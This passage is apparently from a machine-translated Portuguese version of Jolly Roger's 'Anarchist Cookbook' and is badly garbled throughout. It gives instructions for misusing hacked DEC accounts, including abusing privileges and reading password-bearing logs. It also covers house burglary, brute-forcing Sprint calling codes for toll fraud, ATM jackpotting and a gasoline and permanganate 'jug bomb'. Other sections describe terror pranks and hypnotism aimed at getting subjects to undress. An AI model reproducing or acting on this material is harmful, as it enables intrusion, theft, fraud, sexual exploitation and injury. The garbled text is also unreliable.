durante o tempo. Control-u vai matar toda a linha que você está digitando no momento. Você pode acidentalmente executar um programa onde a única saída é uma

control-X, de modo manter isso em reserva. Control-s para parar de perfil, controle-Q para continuar em ambos os sistemas. É o seu terminal a ter problemas? Gosta,

pausas, sem motivo, ou não backspace certo? Isso ocorre porque ambos os sistemas suportam muitos terminais, e você não disse que o seu é ainda ... Você está usando uma VT05 então você precisa dizer que você é um.

Dec => `

você => terminal de informação

-Ou-

You => info

(Isso mostra que o terminal está configurado como.)

Dec => todos os tipos de merda, então o `

você => definir ter vt05

(Isso define o seu tipo de terminal para VT05).

Agora vamos ver o que está na conta (aqui depois acct abreviado.) Que você havehacked em. Dize-lhes:

=> Dir

(Short para o diretório.)

Ele mostra o que o usuário do código tem salvar no disco. Deve haver um formato como este: xxxxx.Oooxxxxx é o nome do arquivo, de 1 a 20

caracteres. Ooo é o tipo de arquivo, um dos seguintes: exe, txt, dat, bas, cmd e alguns outros que são dependentes do sistema. Exe é um programa compilado

que pode ser executado (apenas digitando seu nome no `)

Txt é um arquivo de texto, que você pode ver, digitando:

=> Tipo xxxxx.Txt

Não tente:

=> Tipo xxxxx.Exe

(Isso é muito ruim para o seu terminal e lhe dirá absolutamente nada.)

Dat são dados que foram salvos.

Bas é um programa básico, você pode tê-lo escrito para você.

Cmd é um tipo de arquivo de comando, um pouco complicado para entrar aqui. Tente:

=> Levá xxxxx.Cmd

By the way, há outros usuários por aí que pode ter arquivos que você pode usar.

(Puxa, por que outro motivo que estou aqui?)

=> Dir <*. *> (20 de dezembro)

=> Dir [*,*] (10 de dezembro)

* É um curinga, e vai permitir que você acesse os arquivos em outras contas, se o usuário tem que configurar para acesso público. Se ele não está definido para o acesso público,

então você não vai vê-lo. Para executar o programa:
dezembro => `

Page 46

você => nome de usuário nome-programa

Usuário é o diretório que você viu o arquivo listado abaixo, eo nome do arquivo era o que mais, mas o nome do arquivo? ** Você não está sozinho ** lembre-se, você disse (no início) sy curto para systat, e como dissemos isso mostrou os outros usuários no sistema? Bem, você pode falar com eles, ou pelo

menos enviar uma mensagem para alguém que você vê listados em um systat. Você pode fazer isso:

dezembro => a lista de usuários (a partir do seu systat)

você => talkusername (20 de dezembro)

enviar username (10 de dezembro)

Discussão permite que você e eles transmissão imediata de tudo o que você / eles tipo a ser enviado para o outro. Enviar só permitem uma mensagem para ser

enviou, e enviar, eles vão mandar de volta para você, falar com você pode apenas continuar. By the way, você pode estar percebendo com o comando rumores de que o

você digita ainda é atendido pelo analisador (programa de controle). Para evitar o tipo de mensagens de erro constante ou:

você =>; sua mensagem

você => rem sua mensagem

o ponto e vírgula diz ao analisador que o que se segue é apenas um comentário. Rem é a abreviação de 'observação' e ignora-lo a partir de então até que você digite um

control-Z ou control-C, no ponto em que ele coloca de volta no modo exec. Para quebrar a conexão a partir de um tipo de comando Discussão:

você => quebra de priv:

Se acontecer de você ter privs, você pode fazer todos os tipos de coisas. Primeiro de tudo, você tem que ativar essas privs.

You => enable

Isso lhe dá uma \$ alerta, e permite que você faça o seguinte: tudo o que você pode fazer para o seu próprio diretório, agora você pode Doto qualquer outro diretório. A

criar uma nova acct. Usando seus privs, basta digitar:

=> Construção nome de usuário

Se o nome de usuário é velho, você pode editá-lo, se for novo, você pode defini-lo para ser o que quiser. Privacidade não significa nada para um usuário com privs. Pelo

Assim, existem vários níveis de privs: operador, roda, CIA. Roda é o mais poderoso, sendo que ele pode entrar em qualquer lugar e ter sua

poderes. Os operadores têm o seu poder, porque eles estão em um terminal especial permitindo-lhes as privs. Cia é a abreviação de "informação confidencial

acesso ", o que permite uma quantidade baixa de privs. Não se preocupe, pois você pode ler o arquivo de log do sistema, que também tem o

senhas para todas as outras contas.

Para desativar seu privs, digite:

você => desativar

quando você já jogou seu coração ganancioso, você pode finalmente deixar a

sistema com o comando:

=> Sair

Isso registra o trabalho que você está usando fora do sistema (pode haver variáveis deste como kjob ou killjob).

64. Bombas inofensivos por The Jolly Roger

Para todos aqueles que não querem infligir danos corporais em suas vítimas, mas apenas terror. Estas são as armas que devem ser usados a partir de lugares altos.

1.O bomba Farinha

Pegue um papel toalha molhada e despeje uma determinada quantidade de farinha de panificação no centro. Em seguida, enrole-o e coloque um elástico para mantê-lo juntos.

Quando jogado ele vai voar bem, mas quando bate, que abrange a vítima com a flor ou provoca uma grande nuvem de farinha que vai colocar a vítima em

terror desde que na medida em que estão em causa, um pouco de pó branco estranho é todo deles. Este é um método barato de terror e apenas para o

custo de um rolo de papel toalha e um saco de farinha que você e seus amigos podem ter cargas de diversão assistindo as pessoas fogem em pânico.

2.Smoke Projétil bomba

Tudo que você precisa é um monte dessas bombas de fumaça pouco rodada e um foguete pulso ou qualquer funda-shot. Atire as bombas de fumaça e ver o terror

já que eles acham que vai explodir!

Ovos 3.Rotten (bons)

Tome alguns ovos e obter uma agulha fina e picar um pequeno orifício na parte superior de cada um. Em seguida, deixá-los sentar-se em um lugar quente por cerca de uma semana. Em seguida você tem um monte de ovos podres que só vai cheirar quando batem.

4.Glow no Terror das Trevas

Page 47

Pegue um daqueles tubos de brilho no material escuro e despeje o material sobre o que você quer jogar e quando chega na vítima, eles pensam é algum produto químico mortal ou uma substância radioativa para que eles correm em pânico total. Isto funciona especialmente bem com bombas de flores desde a gummy, substância brilhante fica toda sobre a vítima.

Panic 5.Fizzling

Tome um folgado de uma solução de soda água de cozimento e selá-lo. (Certifique-se que não há ar nele já que a solução vai formar um gás e você não quer aparecer em você.) Em seguida, coloque-o em um saco plástico grande e preenché-lo com vinagre e selá-lo. Quando lançada, as duas substâncias se misturam e causar uma substância violentamente borbulhando para ir tudo sobre a vítima.

65. Breaking Into Houses por The Jolly Roger

Tudo bem que você precisa:

1.Tear Gas ou Mace

2.A BB / Pellet Gun

Ice Pick 3.An

4.Thick Luvas

O que você deve fazer é:

1.Call da casa, ou campainha, para descobrir se eles estão em casa.

2.Se o que não está em casa, então ...

3.Jump por cima do muro ou passeio pelo portão (whatever).

4.Se você ver um cão dar-lhe a maça ou bombas de gás lacrimogêneo.

5.Coloque as luvas!!!

6.Shoot a arma BB ligeiramente acima dos fechamentos de janela.

7.Push o picador de gelo através do furo (feito pela pistola BB).

Janela 8.Insira.

9.Primeiro ... Encontrar a sala de estar. (Lá está coisas legais lá!).

10.Goto o quarto para obter uma fronha. Coloque as guloseimas na fronha.

11.Get fora <- * RÁPIDO! - *>

Notas: Você deve ter algumas metas funcionou também <- * NUNCA * -> Roubar seu próprio bairro (como computadores, rádios, etc.). Se você

acho que eles têm um alarme ... <- * Esqueça! * ->.

66. Um Guia para Hipnotismo pelo Jolly Roger

O hipnotismo é?

Hipnotismo, ao contrário da crença comum, é apenas o estado quando o corpo ea mente estão em um estado de relaxamento e sua mente está aberta para o positivo, ou habilmente redigido negativas influências. Não é um trancewhere você:

-

São totalmente influenciável.

-

Não pode mentir.

-

Um sono que você não pode acordar sem ajuda.

Isto pode reduzir a sua esperança um pouco, mas, o hipnotismo é um poderoso de auto-ajuda, e / ou dano.

Sua mente subconsciente

Antes de ir mais longe, eu gostaria de afirmar que o hipnotismo não só é grande na maneira que você relaxa e faz com que você (no longo prazo), o que você

quer, mas também que ele bate uma força de poder incrível, acredite ou não, esse poder é a sua mente subconsciente. A mente subconsciente sempre

sabe o que está acontecendo com cada parte do seu corpo, a cada momento do dia. Ele protege contra influências negativas, e mantém a

poder de retardar o seu batimento cardíaco baixo e coisas assim. A mente subconsciente detém quase toda a informação que você gostaria de saber

Sobre si mesmo, ou, neste caso, a pessoa que você estará hipnotizando. Há muitas maneiras de falar com o seu subconsciente e tê-lo de volta para falar

você. Uma maneira é a placa de Ouja, não que não é um espírito, apenas as mentes daqueles que estão usando. Outra, que vou discutir aqui, é o

método pêndulo. OK, aqui está o que acontece. Primeiro, pegue um anel ou uma máquina de lavar e amarrá-lo a uma linha um pouco mais do que a metade de seu antebraço. Agora, Pegue uma folha de papel e desenhe um grande círculo nele. No grande círculo você deve agora desenhar uma cruz (um grande +). Agora, coloque a folha de papel em um tabela. Em seguida, segure o fio com o anel ou a máquina de lavar sobre ele e colocá-lo (segurando o fio de modo que o anel é uma polegada acima do papel balançando) em no meio da cruz. Agora, balançar o fio para a máquina de lavar sobe e desce, diz para si mesmo a palavra "Sim", agora, fazê-lo lado a lado e dizer a palavra "não". Fazê-lo no sentido horário e dizer "eu não sei". E, finalmente, fazê-lo no sentido horário e dizer "eu não quero dizer." Agora, com a fio de volta no meio da cruz, pergunte a si mesmo perguntas e esperar que o pêndulo a oscilar na direção para a resposta. (Sim, não, Não sei ou não quero dizer ...). Logo, para o seu espanto, ele estará respondendo perguntas como nada ... Deixe a resposta do pêndulo, não tentar .. Quando você tentar, você nunca vai ter uma resposta. Deixe a resposta vir até você.

Como induzir o hipnotismo

Agora que você sabe como falar com sua mente subconsciente, agora vou te dizer como guiar alguém em hipnose. Note que eu disse guia, você nunca pode, hipnotizar alguém, eles devem estar dispostos. OK, o assunto deve ser deitado ou sentado em uma posição confortável, relaxado, e ao mesmo tempo

Page 48

quando as coisas não vão ser interrompidos. Diga-lhes o seguinte ou algo próximo a ele, em um tom calmo, monótono (e não um comandante tom de voz)

Nota: Acenda uma vela e colocá-lo em algum lugar onde ele pode ser facilmente visto.

"Respire fundo pelo nariz e mantenha-o para uma contagem de 8. Agora, através de sua boca, expire completamente e lentamente. Continuação

respirando longas e profundas respirações através de seu nariz e expirando pela boca. Tenso de todos os seus músculos muito apertado, agora, a contar

12:50, liberá-los lentamente, você vai encontrá-los muito relaxado. Agora, olhe para a vela, como você olha para ele, a cada respiração e passando

momento, você está se sentindo cada vez mais e mais tranquilo e relaxado. A chama das velas é pacífica e brilhante. Como você olhar para ele eu vou

contar de 100 para baixo, como uma contagem, seus olhos vão se tornar mais e mais relaxado, ficando mais e mais cansado a cada momento ".

Agora, contagem regressiva de 100, a cada 10 números dizem "Quando eu chegar xx seus olhos (ou você vai encontrar seus olhos) estão se tornando mais e

mais cansado. "Diga-lhes que podem fechar os olhos sempre que lhes apetecer. Se os olhos das pessoas ainda estão abertos quando você chegar a 50, em seguida, em vez

de dizer "os olhos vai .." Diga "seus olhos são ...". Quando seus olhos estão fechados dizer o seguinte. Como você se encontra (ou sentar) aqui com os olhos

confortavelmente perto que você encontrar-se relaxar mais e mais a cada momento e respiração. O relaxamento agradável e se sente feliz assim, você

felizes para dar lugar a esse sentimento maravilhoso. Imagine-se em uma nuvem, descansando em paz, com uma ligeira brisa acariciando seu corpo. Um formigueiro

sensação começa a trabalhar o seu caminho, dentro e fora de seus dedos do pé, ele se move lentamente até seus pés, tornando-quente, pesado e relaxado. O

nuvem é suave e suporta seu corpo com sua textura macia, a cena é tranquila e envolvente, a tranquilidade absorve completamente. O

formigamento suave e lentamente se move para cima as pernas, relaxando-os. Fazendo-os quentes e pesadas. O relaxamento se sente muito bem, é tão bom

relaxar e deixar ir. À medida que o formigueiro continua sua jornada para dentro de seu plexo solar, você sente seu estômago interior tornam-se muito relaxado. Agora,

move-se lentamente em seu peito, fazendo sua respiração relaxou bem. O sentimento começa a mover os braços para os ombros, fazendo com que o seu

armas pesadas e relaxado também. Você está ciente do total relaxamento que você está experimentando agora, e dar lugar a ele. É bom e

pacífica, o formigamento move-se agora em seu rosto e cabeça, relaxando sua mandíbula, pescoço e músculos faciais, tornando seus cuidados e preocupações flutuar distância. Longe no céu azul como você descansar alegremente sobre a nuvem. Se eles não são sensíveis ou você acha que eles (ele ou ela) vai dormir, então adicionar em um "... sempre se concentrando na minha voz, ignorando todos os outros sons. Apesar de outros sons existe, eles ajudá-lo em seu relaxamento ..."

Eles devem logo soltou um suspiro, como se fossem deixar ir, e seu rosto deve ter um "endurecimento" para ele, tornando-se inexpressivo ... Agora, dizem que o seguindo "... Você agora encontra-se em um corredor, o corredor é pacífico e agradável. Enquanto eu contar 10-1 você vai imaginar-se andando

mais e mais ao fundo do corredor. Quando eu chegar a um que você vai encontrar-se onde você quer estar, em outro, mais elevado estado de consciência e

mente. (Contagem de dez a um) ... "Faça isso umas três ou quatro vezes. Então, para testar se o assunto está sob hipnose ou não, dizer" ... Você se sente um

sensação estranha em seu (braço eles escrevem com braço), o sentimento começa em seus dedos e se move lentamente para o seu braço, que se move através

seu braço seu braço se torna mais leve e mais leves, que em breve será tão leve que vai ... tornando-se mais leve e mais leve que cada respiração e momento ... "

Seus dedos devem começar a tremer e, em seguida, mover para cima, o braço seguinte, agora meu amigo, você tem ele / ela em hipnose. A primeira vez que você faz

este, enquanto ele / ela está sob dizem coisas boas, como: "Your vai se sentir bem amanhã" ou "Todos os dias em todos os sentidos que você vai encontrar-se

tornando-se cada vez melhor ".. Ou alguma porcaria assim ... Quanto mais se ir abaixo, o mais profundo de hipnose que irão receber cada vez que você fazê-lo.

O que fazer quando hipnotizado

Quando você tê-los em coisas que você deve palavra com muito cuidado para obter o seu caminho. Você não pode simplesmente dizer ... Tire a roupa e foda-se o

travesseiro. Não, isso não seria realmente fazer o truque. Você deve dizer algo como "Você encontrar o seu próprio em casa, em seu quarto e você tem que tomar uma chuva (vividamente descrever seu quarto eo que está acontecendo), você começa a tirar a roupa ... "Agora, ele não pode ser assim tão simples, você deve saber a casa de pessoas, quarto, e casa de banho. Em seguida, descrever as coisas de forma vívida e dizer-lhes para representá-lo (eles têm que ser profundamente em fazer isso). Eu

Gostaria apenas de sugerir que você experimentar um tempo, e ficar a saber como fazer as coisas.

Acordar

Acordar é muito fácil, basta dizer "... como eu contar de 1 a 5, você vai encontrar-se tornando cada vez mais desperta, mais e mais animada. Ao

você acorda, você vai encontrar-se totalmente vivo, acordado, e revigorado. Mentalmente e fisicamente, lembrando a agradável sensação de que

hipnose traz ... Acordar sentindo-se como um bebê recém-nascido, renasceu com a vida e vigor, sentindo-se excelente. Lembrando que a próxima vez que você entrar hipnose, ele se tornará um crescente estado mais profundo e mais profundo do que antes.

1.É sentir curso de energia ao longo de seus membros.

2.Você começar a respirar profundamente, mexendo.

3.Beginning para mover mais e mais os olhos abertos, trazendo-lhe até plena consciente.

4.You estão subindo, subindo, subindo e despertando cada vez mais.

5.Você está acordado e se sentindo ótimo.

E é isso! Você já sabe como hipnotizar a si mesmo e outra pessoa.

Você vai aprender mais e mais como você experimentar.

67. The Informer remota edição # 1 por Rastreador e Noman Bates

Introdução

Bem-vindo à primeira edição de "The Informer remoto"! Este boletim é leitor suportado. Se os leitores deste boletim não ajudam apoio

ele, então ele vai acabar. Estamos colocando isso para ajudar aqueles que gostariam de lê-lo. Se você é um daqueles que pensa que sabe

tudo, então não perca tempo lendo. Este boletim não é nada parecido com os problemas futuros. As questões futuras conter várias seções, enquanto entrada do leitor é obtido. Abaixo está um resumo resumo das seções nas futuras edições.

Page 49

I / O (Input / Board Output)

O Conselho de I / O é para perguntas que você tem, para que possamos ser capazes de responder ou pelo menos encaminhá-lo para alguém ou alguma coisa. Vamos ser honestos, se

não podemos ajudá-lo. Nós não vamos fazer alguma coisa, ou para o efeito, apenas para fazer com que pareça que você respondeu. Haverá uma seção na

I / O Board para perguntas que não pode responder, e, em seguida, os leitores terão a oportunidade de respondê-la. Vamos imprimir tudo o que é

razoável na newsletter, até mesmo reclamações se você sentir como você é melhor do que todos.

NewsCenter

Esta seção será para notícias em torno do submundo. Ele vai falar dos bustos de pessoas no submundo e qualquer outra coisa que seria

considerado notícia. Se você encontrar artigos no jornal, ou algo acontece na sua área local, digite-lo, e enviá-lo para uma das placas listadas

no final da newsletter. O identificador será colocada no artigo. Se você inserir uma notícia, por favor, indicar a data e de onde você

conseguiu.

Seção característica

A Seção de Recurso será a maior das seções, pois será sobre o tema que é destaque nessa edição. Este será largamente entrada do leitor

que será enviado entre questões. No final do tema em questão, ele vai dizer o tema da próxima edição, portanto, se você tem algo a

contribuir, então você terá tempo suficiente para preparar o seu artigo.

Hardware / Software Review

Nesta seção, vamos analisar os pontos de hardware e software relacionado com o submundo bons e ruins. Será uma extensa revisão,

ao invés de apenas um pequeno parágrafo.

Os Tops

Esta seção será a área onde serão mostrados os principais submundo de BBS, programas hackers, scanners de modem, etc. Este será leitor

selecionadas e não será alterado em qualquer forma. Os tópicos estão listados abaixo.

-

Submundo BBS (Hack, Phreak, Card, Anarchy, etc)

-

Programas hackers para Hayes compatíveis

-

Programas hackers para 1030/Xm301 modems

-

Scanners modem para Hayes compatíveis

-

Scanners modem para 1030/Xm301 modems

-

Outros programas ilegais tipo

-

Você pode adicionar tópicos à lista se o suficiente vai apoiá-lo.

Tid Bits

Este irá conter dicas e informações úteis enviadas pelos usuários. Se você tiver qualquer informação que você deseja contribuir, em seguida, colocá-lo em um arquivo de texto e enviá-lo para um dos BBS é listado no final da newsletter. Por favor, não os códigos de longa distância, senhas de mainframe, etc Podemos acrescentar outros

seções como o tempo passa. Este boletim não será colocado em uma base regular. Ele vai ser posto para fora quando temos bastante artigos e

informações para colocar nele. Pode haver até 5 por mês, mas sempre haverá pelo menos um por mês. Gostaríamos que vocês, leitores, para enviar

nós qualquer coisa que você acha que seria de interesse para outros, como dicas de hackers, métodos de empresas de hackers de longa distância, empresas de cartão de, etc Vamos manter a newsletter, enquanto os leitores apoiá-lo. Esse é o final da introdução, mas dê uma olhada neste boletim, como

contém informação que pode ser de valor para você.

Sprint Hacking: A maneira mais fácil

Se você cortar EUA Sprint, 950-0777 (aliás não é mais GTE Sprint), e você está frustrado por hackers várias horas só para encontrar um ou dois códigos, siga essas dicas, e vai aumentar seus resultados tremendamente. Em primeiro lugar, uma coisa que Mr. Mojo provado é que a Sprint não armazenará mais do que um código em cada cem números. (Ex: 98.765.400-98765499 pode conter apenas um código). Pode não haver um código em que cem, mas nunca haverá mais do que um. 9 códigos de dígitos da Sprint são armazenados de 500 milhões através de 999999999. No início da Porta da Sprint 950, eles só tinham oito códigos de dígitos. Então eles começaram a se converter ao 9 códigos de dígitos, armazenar todos os 8 códigos de dígitos entre 10 milhões e 499999999 e todos os 9 códigos de dígitos entre 500000000 e 999999999. Sprint, desde então, cancelada a maioria dos códigos de 8 dígitos, embora existam alguns deixou que foram indicados como códigos de ensaio. Às vezes, eu ouço de phreaks dizendo que eles têm oito códigos de dígitos, mas quando verificando-los, os códigos eram inválidos. Agora, por onde começar? Você já diminuiu os números de baixa e alta ao meio, portanto, já aumentando a sua chances de bons resultados em 50 por cento. O próximo passo é encontrar um bom prefixo para hackear. By the way, um prefixo, em termos de hacking, são os primeiros dígitos em um código que pode ser de qualquer comprimento, excepto o mesmo número de dígitos é o código. (Ex: 123456789 é um código que significa 1, 12, 123, 1234, 12345,. 123456, 1234567 e 12345678 são prefixos) A maneira como você encontrar um bom prefixo para hackear é inserir manualmente um prefixo do código. Se quando você entra o prefixo do código e um número de destino válida e você não ouvir o toque da gravação dizendo que o código é inválido até perto do final do número, então você sabe o prefixo é válida. Aqui está um gráfico a seguir ao fazer isso:

Existem códigos de boas intervalo de destino - Código

123456789 - 6192R 123.400.000-123499999
123456789 - 619267R 123.450.000-123.459.999
123456789 - 61926702R 123456000-123456999
123456789 - 6192670293R 123456700-123456799

(R - Indica quando o anel para a gravação começa)

Para provar que isso é verdade, eu corri um teste usando OmniHack 1.3p, escrito por Jolly Joe. Neste teste, eu encontrei um prefixo onde os últimos três dígitos eram tudo que eu tinha que

hack. Eu testei cada cem do prefixo de 6 dígitos constatação de que todos, mas quatro tiveram início anel após o quarto dígito foi marcado no destino

número. Os outros quatro não tocar até que eu tinha terminado todo o código. Eu defini OmniHack cortar o prefixo + 00 até + prefixo 99. (Ex: xxxxxxxy00

para xxxxxxxy99:. onde y é um dos quatro números que o anel não começou até a marcação foi concluída) Usando este método, eu encontrei quatro

códigos em um total de 241 tentativas usando ascendente de hacking (AKA: sequencial). Abaixo você vai ver um registro do meu corte:

Faixa de corte

Códigos encontrados

Tenta

xxxxxxx300 - xxxxxx399

xxxxxxx350

50

xxxxxxx500 - xxxxxx599

xxxxxxx568

68

xxxxxxx600 - xxxxxx699

xxxxxxx646

46

xxxxxxx800 - xxxxxx899

xxxxxxx877

77

Totais

4 códigos

241

Como você pode ver, esses métodos funcionam. Siga essas orientações e dicas e você deve ter um aumento na produção de códigos no futuro

Sprint hacking. Além disso, se você tiver quaisquer sugestões / dicas que você acha que os outros poderiam se beneficiar, em seguida, digite-os e enviá-los para uma das placas em o fim da newsletter.

Rumores: Por que espalhá-los?

Você nunca se cansa de ouvir boatos? Você sabe, alguém recebe um desejo de impressionar os outros, de modo que eles criam um boato de que algumas de longa distância empresa está agora usando o equipamento de rastreamento. Por que começar os rumores? Ele só assusta os outros fora de phreaking, em seguida, faz com que você, a pessoa que

começou o boato, parecido com Mr. Big. Este artigo é curto, mas deve fazê-lo ciente dos boatos que as pessoas espalham para ganho pessoal. O

melhor coisa a fazer é indicar-lhes como titular rumor e, em seguida, deixar por isso mesmo. Você não deve pano neles constantemente, uma vez que, se os outros usuários

Não é possível determinar se é fato ou boato, então eles devem sofrer as consequências.

The New Sprint FON cartões telefônicos

EUA Sprint abriu uma nova rede de longa distância chamada de rede de fibra óptica (FON), no qual os assinantes recebem cartões telefônicos.

Estes cartões telefônicos são 14 dígitos e, no entanto, parecem gerados aleatoriamente, eles são realmente criptografados. Os boatos fluindo sobre as pessoas

ser pego usando as FON cartões telefônicos Sprint são verdade, não rumores. A razão pela qual as pessoas estão ficando preso é que eles confundem a FON

cartões telefônicos com os 950 códigos de autorização portuárias locais. Se você se lembra, você nunca usa AT & T cartões telefônicos a partir de seu telefone de casa. Tem

ANI capacidade, que não é o rastreamento, mas o número de telefone de origem é colocado sobre a conta assim que a chamada seja completada. Eles sabem

seu número de telefone quando você ligar a porta de acesso 800, mas não gravá-lo até a sua chamada é completada. Além disso, através de vários dos meus

hacks, eu vim com algumas informações interessantes em torno da nova rede da Sprint. Estão listados abaixo.

800-877-0000 - Este número é para informações sobre 800 serviços de cartão de chamada dos EUA Sprint. Eu não brinquei com ele, mas eu acredito que é por

problemas ou ajudar com a FON cartões telefônicos. Eu não tenho certeza se é para subscrever à rede FON.

800-877-0002 - Você ouvirá um tom curto, então nada.

800-877-0003 - EUA Sprint Alpha Channel Test # 1

800-877 - (0004-0999) - Quando você chamar esses números, você recebe uma gravação dizendo: "Bem-vindo a um serviço, acrescido dos EUA Sprint." Quando o

gravação é interrompida, se você pressionar a tecla sustenido (#), você vai ter o tom de discagem cartão de chamada.

Outros números Sprint relacionados

800-521-4949 - Este é o número que você assinar com EUA Sprint. Você também pode inscrever-se na rede FON sobre este número. Será

levar de 4 a 5 semanas para o seu cartão de visitas para chegar.

10777 - Este é o número de acesso igual dos EUA Sprint. Quando você discar esse número, então você discar o número que você está chamando, e ele vai ser cobrado

EUA através de Sprint, e você receberá a sua linha de longa distância para essa chamada. Note que você vai ser cobrado por chamadas feitas através da igualdade de acesso. Fazer não confundi-lo para ser um método de phreaking, a não ser utilizado a partir de uma localização remota. Se você estiver em + serviço dos EUA Sprint 1 em seguida, chamar um +700-555-1414,

que lhe dirá qual a empresa de longa distância que você está usando. Quando você ouve: "Obrigado por escolher um serviço, acrescido dos EUA Sprint", atingiu o

tecla sustenido (#) e, em seguida, você receberá o tom de discagem Sprint EUA. Este, porém, é exatamente o mesmo como se você está chamando de seu telefone de casa, se você com ligação directa, assim você iria ser cobrado por chamadas feitas através disso, mas há maneiras de usar isso a seu favor, como no uso de igualdade de acesso através de um PBX.

Identificação automática de número (ANI)

A verdadeira definição de Número de Identificação Automática não foi amplamente conhecido por muitos. Número de Identificação Automática (AKA: ANI), é a processo do número de destino saber o número de origem, que é o lugar onde você está ligando. O método de conseguir isso é

enviar o número de telefone que você está chamando de sob forma codificada, à frente do número de destino. Abaixo está um exemplo disso.

Método ANI

Page 51

Dial: 267-0293

Sent: ***** 2670293

* - Indica o número de origem que é codificado e enviado antes do número

Como você percebeu, há oito dígitos do número codificado. Isto é porque, pelo menos, creio eu, é armazenada num formato binário semelhante. Número automático

Identificação significa um futuro limitado em phreaking. ANI não ameaça phreaking muito ainda, mas será no futuro próximo. Uma nova comutação

sistema em breve será instalado na maioria das cidades que são cobertas por ESS, Sistema de comutação eletrônica, agora. O sistema terá capacidade de ANI

que será fornecido aos proprietários de linhas telefônicas como um extra adicionado. O telefone do proprietário terá um LED de leitura que irá mostrar a

número de telefone das pessoas que chamam você. Você será capaz de bloquear alguns números, de modo que as pessoas não podem chamá-lo. Este sistema é, no teste

estágios no momento, mas em breve será instalado na maior parte do país. Como você pode ver, isso vai acabar com uma grande parte do phreaking, até que, a

phreakers, pode vir até com uma alternativa. Como já foi dito por vários, geralmente confiável, as pessoas, este sistema é chamado de ISS, que eu não sou

certeza do significado deste, e está sendo testado atualmente em Rhode Island. 800 em Watts linhas criadas por AT & T apoio ANI. O equipamento

decodificar um número ANI originação codificado não custa tanto como seria de esperar. 950 portas não oferecem capacidade de ANI, não importa o que

lhe foi dito. As portas 950 só vai dar a cidade em que se baseiam, isso geralmente é o maior do estado, às vezes o

Capitólio. Uma última coisa que eu deveria dizer é que ANI não está relacionado com o rastreamento. O rastreio pode ser feito em qualquer número mesmo local, 950, etc

Uma maneira de contornar isso, especialmente quando a marcação Alliance teleconferência, é para marcar através de vários extensores ou portas. ANI só vai cobrir o número que está chamando, e se você ligar através de um número que não suporta ANI, então o seu número nunca será conhecido.

68. Jackpotting Máquinas ATM por The Jolly Roger

JACKPOTTING foi feito com sucesso, em vez de um tempo de volta (você adivinhou) de Nova York. Que os culpados fez foi sever (na verdade atravessar

over) a linha entre a ATM eo host. Insira um microcomputador entre a ATM eo host. Insira um cartão fraudulenta na ATM. (By

Cartão Quero dizer cartão de dinheiro, e não hardware) que a ATM fiz foi:. enviar um sinal para o anfitrião, dizendo "Ei, eu posso dar esse dinheiro cara, ou ele é!

? quebrou, ou é o seu cartão inválido "O que o microcomputador fiz foi: interceptar o sinal do anfitrião, descartá-lo, envie" não há ninguém usando o

ATM ". Sinal de que o anfitrião fez foi: obter o" ninguém usando o "sinal, enviar de volta" Ok, então pelo amor de Deus, não cuspir o dinheiro "sinal!

ATM. O que o microcomputador que foi interceptar o sinal (de novo), jogá-lo fora (de novo), envie um "Uau! Esse cara é como muito rico! Dá-lhe como

tanto dinheiro quanto ele quer. Na verdade, ele está tão carregado, dar-lhe todo o dinheiro que temos! Ele é realmente um cliente valioso "sinal de que o ATM fez..:

o que mais? Obediente dispensar dinheiro até que as vacas chegou em casa (ou quase isso). O que os bandidos conseguiu foi bem acima de US \$ 120.000 (para

um trabalho de fim de semana), e vários anos, quando eles foram capturados. Esta história foi usado em uma conferência CRIPTOGRAFIA eu participei de um tempo

atrás para demonstrar a necessidade de uma melhor segurança da informação. As linhas entre ATM e seus hospedeiros são geralmente "fraco" no sentido de que o

informação transmitida sobre eles geralmente não é codificado em qualquer forma. Uma das maneiras que JACKPOTTING podem ser derrotados é criptografar o

informação que passa entre a ATM eo host. Contanto que a chave não possa ser determinada a partir do texto cifrado, o de transmissão (e, por conseguinte

a transação) é segura. A história mais crível, tecnicamente preciso poderia incluir uma pessoa que usa um computador entre a ATM e o host para determinar a chave antes de realmente enganar o host. Como todos sabem, as pessoas acham criptoanálise muito emocionante e cativante assunto .. não é? (Hee-Hee)

```
|| - << - || - << - ||  
| ATM | micro | host |  
| ____ | - >> - || - >> - | ____ |
```

O B de A ATM estão ligados através de linhas dedicadas a um computador host, como disse o Bispo. No entanto, para fins de manutenção, existe

pelo menos uma linha dial-up separada também vai no mesmo computador host. Esse cara basicamente BS'ed seu caminho através do telefone até que ele encontrou alguém estúpido o suficiente para dar-lhe o número. Depois de descobrir que ele tinha a Apple tem corte no código. Simples. Em seguida, ele tinha um amigo ir a um caixa eletrônico com qualquer B de um cartão ATM. Ele ficou em casa com o da Apple conectado ao host. Quando seu amigo

inseriu o cartão, o anfitrião é exibida. O cara com a Apple modificado o estado e número do cartão diretamente na memória do host. Ele

virou o cartão em um cartão de segurança, usado para fins de teste. Nesse ponto, o ATM fez o que o operador lhe disse para fazer.

No dia seguinte, ele foi para o banco com os US \$ 2000, ele recebeu, conversou com o gerente e disse-lhe todos os detalhes do que tinha feito. O

gerente lhe deu seu cartão de visita e disse que ele tinha um trabalho esperando por ele quando ele saiu da escola.

Agora, B de A foi avisado, eles poderiam ter mudado o sistema. Por outro lado, seria terrível caro para fazer que ao longo do todo

país, quando apenas um punhado de pessoas que têm os recursos e menos ainda têm a inteligência para duplicar o feat. Quem sabe?

69. Jug bomba por O Jolly Roger

Pegue um jarro de vidro, e colocar 3 a 4 gotas de gasolina nele. Em seguida, coloque a tampa e agite o gás em torno de modo a superfície interior do jarro é

revestido. Em seguida, adicione algumas gotas de solução de permanganato de potássio para ele e tampá-lo. Para explodi-lo, ou jogá-lo em alguma coisa, ou rolá-la em alguma coisa.

70. Diversão no K-Mart de A Jolly Roger

Page 52

Bem, em primeiro lugar, deve-se perceber a importância do K-Marts na sociedade de hoje. Primeiro, K-Marts fornecer coisas mais baratas para aqueles que não podem pagar para fazer compras em lojas de maior qualidade. Apesar de tudo o que eu ver em que há as minorias e os idosos, e as pessoas pobres de nossa cidade. Pessoalmente, eu não seria pego morto lá dentro. Mas, uma vez, eu fiz. Você vê, uma vez que, depois de The Roach Lua e Chaos Havoc (Caros amigos meus) e eu estávamos

explorar essas coisas divertidas como telhados, que veio junto a K-Mart. Divertido, e frio para que o assunto, que apareceu dentro a tensão aumenta. Como

nós caminhamos até a entrada, fomos quase atacados por grupos de jovens que vendem biscoitos baratos, e as pessoas de cadeira de rodas Sticken venda

Bandeiras americanas. Depois de rir dessas pessoas, entramos. Este é o lugar onde começa a verdadeira diversão ... Primeiro, apareceu em torno da loja, e

